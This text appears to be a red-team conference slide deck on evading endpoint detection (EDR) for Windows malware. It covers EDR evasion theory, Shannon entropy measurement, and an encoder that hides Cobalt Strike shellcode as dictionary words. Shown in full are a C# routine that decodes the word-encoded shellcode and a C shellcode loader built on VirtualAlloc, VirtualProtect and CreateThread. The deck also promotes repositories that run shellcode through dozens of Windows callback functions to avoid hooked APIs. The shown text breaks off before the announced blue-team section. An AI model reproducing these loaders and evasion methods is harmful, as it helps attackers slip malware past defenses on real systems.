



Simplified Malware Evasion Entropy & Other Techniques




```
<p> Will Summerhill </p>
```

who am i? will i am



<p>

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Previously PwC, Security Compass...

SOMETHING??

</p>



“
Make malware
SIMPLE again
”



- Will

Overview



01

EDR Evasion Theory



02

Entropy Evasion



03

Windows Callback
Functions



04

Blue Team Detections





01 EDR Evasion Theory

<p> 30,000 foot view of evasion </p>



EDR Overview

<p> How do EDRs *actually* detect? </p>

- **Signatures**
- **Heuristics**
 - Sandboxing
- **Entropy**: Detecting high entropy files
- Etc...



EDR Evasion Theory

<p> Areas of evasion, as per Jackson T. </p>

1. Avoidance
2. Blending In
3. Blind Spots
4. Tampering Sensors

Reference: https://web.archive.org/web/20230802194854/https://jackson_t.gitlab.io/edr-reversing-evading-01.html
(<http://bit.ly/4a9HMDk>)

EDR Evasion Theory

1. Avoidance

Target systems without AV/EDR altogether

- Running processes
- Program Files folders
- Etc...

"No EDR installed? Let's GO!"

2. Blending In

Hide within expected processes and behaviour (context!)

Poor injection:

explorer.exe	3876	0.37		97 MB	DESKTOP-MM...\admin
WindowsTerminal.exe	9868	4.73	193 B/s	24.85 MB	DESKTOP-MM...\admin
OpenConsole.exe	5400	0.02	1.15 kB/s	2.17 MB	DESKTOP-MM...\admin
cmd.exe	5132	0.13	0.99 kB/s	3.54 MB	DESKTOP-MM...\admin
payload.exe	8832			8.87 MB	DESKTOP-MM...\admin
WerFault.exe	3900			436 kB	DESKTOP-MM...\admin

Better:

explorer.exe	3876	3.69	2.44 kB/s	103.13 MB	DESKTOP-MM...\admin
AddInUtil.exe	7808			428 kB	DESKTOP-MM...\admin
conhost.exe	10224			6.53 MB	DESKTOP-MM...\admin

EDR Evasion Theory

3. Blind Spots


Abuse gaps in detections

- Obfuscation
- Encryption
- Hiding Function Calls
- Syscalls
- ...

4. Tampering Sensors

Modifying detection software behaviour

- Unhooking
- Patching
- Uninstalling/disabling software
- Firewall telemetry data



The screenshot shows a GitHub commit interface for a file named 'crowdstrike.txt' in the 'EDRs' directory. The commit was made by user 'Mr-Un1k0d3r'. The file contains 38 lines of code (38 loc) and is 1.15 KB in size. The code is displayed in a list format with line numbers 1 through 4 visible, showing function names being hooked.


```
1 NtAllocateVirtualMemory is hooked
2 NtAllocateVirtualMemoryEx is hooked
3 NtDeviceIoControlFile is hooked
4 NtGetContextThread is hooked
```

Reference: <https://github.com/Mr-Un1k0d3r/EDRs>



EDR Evasion Theory

1. Avoidance
2. Blending In
3. Blind Spots -> Area of focus for this talk!
4. Tampering Sensors



02 Entropy Evasion

`<p> That's sooooo random </p>`



“

**First off, what is
ENTROPY?**

”



Entropy in Malware

<p> What does this have to do with malware? </p>

- Shellcode / encryption = high entropy (randomness)
- EDRs can have detections for high entropy thresholds of files
- Further context/analysis/detections/machine learning is applied to high-entropy files
 - Determine if malicious vs benign

Therefore, we can improve evasion by reducing entropy of our malware!

More entropy = *Random* = BAD



Less entropy = *Order* = GOOD



Shannon Entropy

Logarithmic algorithm used to calculate entropy

“Expected value of the information contained in each message”

Examples:

Common events = **“Some random words like this”** = Low number output

Rarer events = **“fZjl1a98#0(y89201A*&zmz.0”** = High number output

Shannon Entropy of Files

2 Implementations:

- Windows SysInternals
 - **SigCheck.exe**
- Python
 - **Shannon-Python.py**

```
C:\TOOLS\WindowsSysinternalsSuite>.\sigcheck64.exe -h -a TextFile.log

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\TOOLS\WindowsSysinternalsSuite\TextFile.log:
    Verified:      Unsigned
    File date:     8:21 AM 2024-04-12
    Publisher:     n/a
    Company:       n/a
    Description:   n/a
    Product:       n/a
    Prod version:  n/a
    File version:  n/a
    MachineType:   n/a
    Binary Version: n/a
    Original Name: n/a
    Internal Name: n/a
    Copyright:     n/a
    Comments:      n/a
    Entropy:       3.436
    MD5:           D1F79998A255CDE544CC2835C4A10F2
    SHA1:          1CEE5C177010EB00630B43E21D27091C9A2303BB
```


Python Implementation - Shannon-Entropy.py

```
def shannon_entropy(data):  
    # Determine the frequency of each byte value  
    byte_counts = [0] * 256  
    for byte in data:  
        byte_counts[byte] += 1  
  
    # Determine the probability of each byte value  
    total_bytes = len(data)  
    probabilities = [count / total_bytes for count in byte_counts if count > 0]  
  
    # Determine Shannon entropy  
    entropy = -sum(p * math.log2(p) for p in probabilities)  
    return entropy
```

Calculates entropy value between **0 and 8**

- **0** = 0% random
- **8** = 100% random


Normal files = **4.8 to 7.2**

Malicious files **>= 7.2**

Fully encrypted files = **8**

Reference: <https://gist.github.com/wsummerhill/a5a2068e717b5c290ab345c05ef99fcc>
(<https://bit.ly/3Qz0M7c>)

Entropy of files in C:\Windows\System32*



Calculate entropy of...

Standard files:

- **Windows Hosts file** = 4.68
- **ntdll.dll** = 6.21

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f C:\windows\system32\drivers\etc\hosts
4.67724324460462
C:\Users\admin\Downloads>python Shannon-Entropy.py -f C:\windows\System32\ntdll.dll
6.218307597451968
```

Raw shellcode:

- **Calc-thread64.bin** = 5.91
- **Msgbox64.bin** = 6.03

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f calc-thread64.bin
5.91903025891055
C:\Users\admin\Downloads>python Shannon-Entropy.py -f msgbox64.bin
6.032624868493571
```

Calculate entropy of...

XOR encrypted* shellcode:

- *calc-thread64-XOR.bin* = increase from **5.91** to **6.94**
- *msgbox64-XOR.bin* = increase from **6.03** to **7.12**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f calc-thread64-XOR.bin  
6.9417972183044965
```

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f msgbox64-XOR.bin  
7.122796976984149
```

*XOR Key = 16 random bytes

Note: randomness of key and algo are both factors

Reference: <https://github.com/wsummerhill/Python-Crypter>

Calculate entropy of...



Payloads w/ XOR encrypted* Cobalt Strike shellcode:

- **CPP-DLL-payload.dll (C++)** = **7.97**
- **InstallUtil-payload.dll (.NET)** = **7.91**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f CPP-DLL-payload.dll
7.970989513423796
```

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f InstallUtil-payload.dll
7.913414978353996
```

**XOR Key = 16 random bytes*



What can we do?

<p> Reducing entropy... </p>

- Adding arbitrary data (files/images)
 - Append a “EULA” or movie script to the end of your payload
 - Inflating (null bytes)
- Adding random functions and code
 - Junk code, math operations, etc.
 - Code from Microsoft?
- **OBFUSCATING SHELLCODE !!**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f InstallUtil-payload-EULA.dll -pe
File Shannon Entropy: 7.905103518982907
.text
Section entropy: 7.974525939792803
.rsrc
Section entropy: 0.7265993871496348
```

EDR Blind Spot #1: Reducing Entropy

Word-encoded shellcode? Yes please!!

Vincent Van Mieghem Blog:
"A blueprint for evading industry leading endpoint protection in 2022"

Reference:
<https://vanmieghem.io/blueprint-for-evading-edr-in-2022/>

2. Reducing entropy

Many AV/EDR solutions consider binary entropy in their assessment of an unknown binary. Since we're encrypting the shellcode, the entropy of our binary is rather high, which is a clear indicator of obfuscated parts of code in the binary.

There are several ways of reducing the entropy of our binary, two simple ones that work are:

1. Adding low entropy resources to the binary, such as (low entropy) images.
2. Adding strings, such as the English dictionary or some of "strings C:\Program Files\Google\Chrome\Application\100.0.4896.88\chrome.dll" output.

A more elegant solution would be to design and implement an algorithm that would obfuscate (encode/encrypt) the shellcode into English words (low entropy). That would kill two birds with one stone.



Enter: DictionShellcode

<https://github.com/wsummerhill/DictionShellcode>

1. Encode shellcode into dictionary words
2. Avoid using standard encryption libraries (RC4/XOR/AES)

Decode words → shellcode bytes at runtime using “translation” dictionary of 256 words:

- **toronto** = **0x00**
- **raccoon** = **0x01**
- **queen** = **0x02**
- ...
- **traffic** = **0xFF (255)**

DictionShellcode

```
> python3 DictionShellcode.py -h
usage: DictionShellcode.py [-h] [-file FILE] [-lang {cs,cpp}] [-rot] [-outfile OUTFILE]
```

Shellcode converter to Dictionary list

optional arguments:

- h, --help show this help message and exit
- file FILE, -f FILE Raw binary shellcode file for input
- lang {cs,cpp}, -l {cs,cpp} Output language format
- outfile OUTFILE, -o OUTFILE OPTIONAL: File output with encoded dictionary words separated by newlines

```
Command Prompt (Large txt)
C:\Users\admin\Downloads\DictionShellcode>
```

```
Sublime Text (UNREGISTERED)
Selection Find View Goto Tools Project Preferences Help
Untitled
1, Column 1
Tab Size: 4
C#
```

```
// Shellcode translation Dictionary
static string[] translate_dict = new string[256] { "enlarge","saying","market","arizona","kidney","shooting",

static void Main(string[] args)
{
    // Shellcode in Dictionary words format -> SUB YOUR SHELLCODE OUTPUT HERE AND UPDATE LENGTH
    string[] dict_words = new string[276] { "refresh","blank","convert","flashers","anaheim","herself","techn
"ringtone","works","blank","pointing","layout","checked","blank","pursue","drugs","lease","lease","named","cisco"
"referral","tumor","continue","ringtone","suggest","occasion","blank","pointing","ringtone","works","pointing","n
"checked","pointing","blank","email","lessons","pointing","period","works","reading","saying","watts","violent",
"suggest","referral","douglas","retrieve","suggest","saying","referral","easier","emperor","harmony","admit","ita
"suggest","pointing","blood","blank","lessons","pointing","period","events","reading","saying","watts","suggest",
"holes","blank","convert","compete","works","suggest","ringtone","renewal","emperor","firewire","suggest","diego"
"enlarge","enlarge","blank","secrets","secrets","saying","saying","enlarge","enlarge","suggest","greek","cisco",
"blank","convert","risks","hockey","packet","lovers","become","sphere","three","treasure","emperor","harmony","sh
"method","somebody","perfect","somebody","enlarge" };

    int shellcode_len = dict_words.Length;
    byte[] shellcode = new byte[shellcode_len];
```

```
int shellcode_len = dict_words.Length;
byte[] shellcode = new byte[shellcode_len];

// Decode shellcode using input Dictionary wordlist "translate_dict"
for (uint sc_index = 0; sc_index < shellcode_len; sc_index++) // Loop through shellcode words first
{
    for (uint dict_index = 0; dict_index < 256; dict_index++) // Loop through all possible dictionary words
    {
        // If the word was found in the shellcode Dictionary
        if (translate_dict[dict_index] == dict_words[sc_index]) {
            // Convert shellcode to byte and add to output variable
            shellcode[sc_index] = (byte)dict_index;
            break;
        }
    }
}
}
```

Calculate entropy of... **DictionShellcode**

2 Payloads with dictionary word encoded Cobalt Strike shellcode:

1. Encoded shellcode words within payload:

- DictionShellcode.exe = 5.16 ←

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionShellcode.exe
5.165217907008747
```

2. Encoded shellcode words in separate file:

- DictionaryShellcode-FromFile.exe = 4.56 !!! ←

- DictionaryWords.txt (shellcode) = 4.19 !!!

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionaryWords.txt
4.1919578101942845
```

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionShellcode-FromFile.exe
4.563935138082943
```

LOOK HOW LOW OUR PAYLOAD ENTROPY IS NOW!!

CAVEAT #1

Entropy reduction isn't a
single solution,
but a small part of the
equation



CAVEAT #2

Each environment and EDR
is different



03 Windows Callback Functions

`<p> Windows, please call me back! </p>`



Launching Shellcode: Windows API Calls

Malware Dev 101:

1. **VirtualAlloc** → Allocate memory
2. **RtlMoveMemory / memcpy / Marshal.Copy** → Copy shellcode
3. **VirtualProtect** → Change address space protection to Executable
4. **CreateThread** → Make new thread within process
 - a. **WaitForSingleObject** → Wait for thread to complete

```
#include <windows.h>
#include <stdio.h>

// Calc.exe shellcode
unsigned char shellcode[] = {
    0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,
    0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00
};

unsigned int shellcode_len = sizeof(shellcode);

int main(int argc, char* argv[])
{
    void* exec_buffer; // memory buffer for shellcode
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    // 1. Allocate buffer for shellcode
    exec_buffer = VirtualAlloc(0, shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // 2. Copy shellcode to buffer
    RtlMoveMemory(exec_buffer, shellcode, shellcode_len);

    // 3. Make the buffer executable
    rv = VirtualProtect(exec_buffer, shellcode_len, PAGE_EXECUTE_READ, &oldprotect);

    // 4. Run the payload
    if (rv != 0) {
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_buffer, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }

    return 0;
}
```

1.

2.

3.


4.

Launching Shellcode

Standard Methods

LOCAL PROCESS

- CreateThread (**kernel32.dll**)
- NtCreateThread (**ntdll.dll**)



What's the Problem?

1. Known detectable series of **API calls**
2. CreateThread APIs are commonly hooked by **EDRs**

```
d44fea4 EDRs / cylance.txt
Mr-Un1k0d3r Create cylance.txt
Blame 30 lines (30 loc) · 888 Bytes
1 NtAllocateVirtualMemory is hooked
2 NtCreateProcess is hooked
3 NtCreateProcessEx is hooked
4 NtCreateThread is hooked
5 NtCreateThreadEx is hooked
6 NtCreateUserProcess is hooked
7 NtFreeVirtualMemory is hooked
```

```
d44fea4 EDRs / carbonblack.txt
ScriptIdiot Update carbonblack.txt
Blame 14 lines (14 loc) · 419 Bytes
1 NtAllocateVirtualMemory is hooked
2 NtCreateThread is hooked
3 NtCreateThreadEx is hooked
4 NtMapViewOfSection is hooked
5 NtOpenProcess is hooked
6 NtProtectVirtualMemory is hooked
7 NtQueryInformationProcess is hooked
```

Reference: <https://github.com/Mr-Un1k0d3r/EDRs>

EDR Blind Spot: #2 Avoiding Hooked APIs

Windows Callback Functions - Hexacorn blog post

hexacorn.com/blog/2016/12/17/shellcode-ill-call-you-back/

Shellcode. I'll Call you back.

Here's the list:

- acmDriverEnumCallback
- acmDriverProc
- acmFilterChooseHookProc
- acmFilterEnumCallback
- acmFilterTagEnumCallback
- acmFormatChooseHookProc

100s exist !!

Reference: <https://www.hexacorn.com/blog/2016/12/17/shellcode-ill-call-you-back/>
(<https://bit.ly/4adjYhT>)



Windows Callback Functions to the Rescue

Callback Functions

Article • 09/15/2021 • 12 contributors

 Feedback

A callback function is code within a managed application that helps an unmanaged DLL function complete a task. Calls to a callback function pass indirectly from a managed application, through a DLL function, and back to the managed implementation. Some of the many DLL functions called with platform invoke require a callback function in managed code to run properly.

To call most DLL functions from managed code, you create a managed definition of the function and then call it. The process is straightforward.

Examples kindly provided by Microsoft:

- EnumWindows
- EnumPrinters
- EnumFontFamilies



Reference:

<https://learn.microsoft.com/en-us/dotnet/framework/interop/callback-functions>

(<https://bit.ly/4a6oizj>)



Repo: CSharp Alt Shellcode Callbacks


<https://github.com/wsummerhill/CSharp-Alt-Shellcode-Callbacks>

C# and C++ payload samples with numerous ways to exec shellcode using Callback functions

Callback function payloads:

- EnumWindows
- EnumFontFamiliesW
- EnumDesktops
- Etc...

Currently **47 callback function** payloads supported in C#



The screenshot shows the GitHub interface for the repository 'CSharp-Alt-Shellcode-Callbacks'. At the top, the repository name is displayed with a 'Public' badge and an 'Unpin' button. Below this, the current branch is 'main', with '1 Branch' and '0 Tags' indicated. A search bar labeled 'Go to file' is present. The commit history is shown as a list of entries, each with a file icon, the filename, and a description of the change. The most recent commit is by 'wsummerhill' and is titled 'Add files via upload'.

File	Commit Message
C++ Templates from VX-Underground	Add files via upload
.gitignore	Added .gitignore
CSharp-Callback_AddPropSheetPagePr...	Update CSharp-Callback_AddPropSheetPageProc...
CSharp-Callback_CertEnumSystemStore...	Update CSharp-Callback_CertEnumSystemStore.cs
CSharp-Callback_CertEnumSystemStore...	Added CertEnumSystemStoreLocation
CSharp-Callback_CreateThreadPoolWai...	Create CSharp-Callback_CreateThreadPoolWait.cs
CSharp-Callback_CreateThreadPoolWor...	Update CSharp-Callback_CreateThreadPoolWork.cs
CSharp-Callback_CreateTimerQueueTi...	Add all code samples so far
CSharp-Callback_CryptEnumOIDInfo.cs	Added DSA_enumcallback.cs and CryptEnumOIDI...

C++

```
BOOL EnumDesktopsA(  
    [in, optional] HWINSTA hwinsta,  
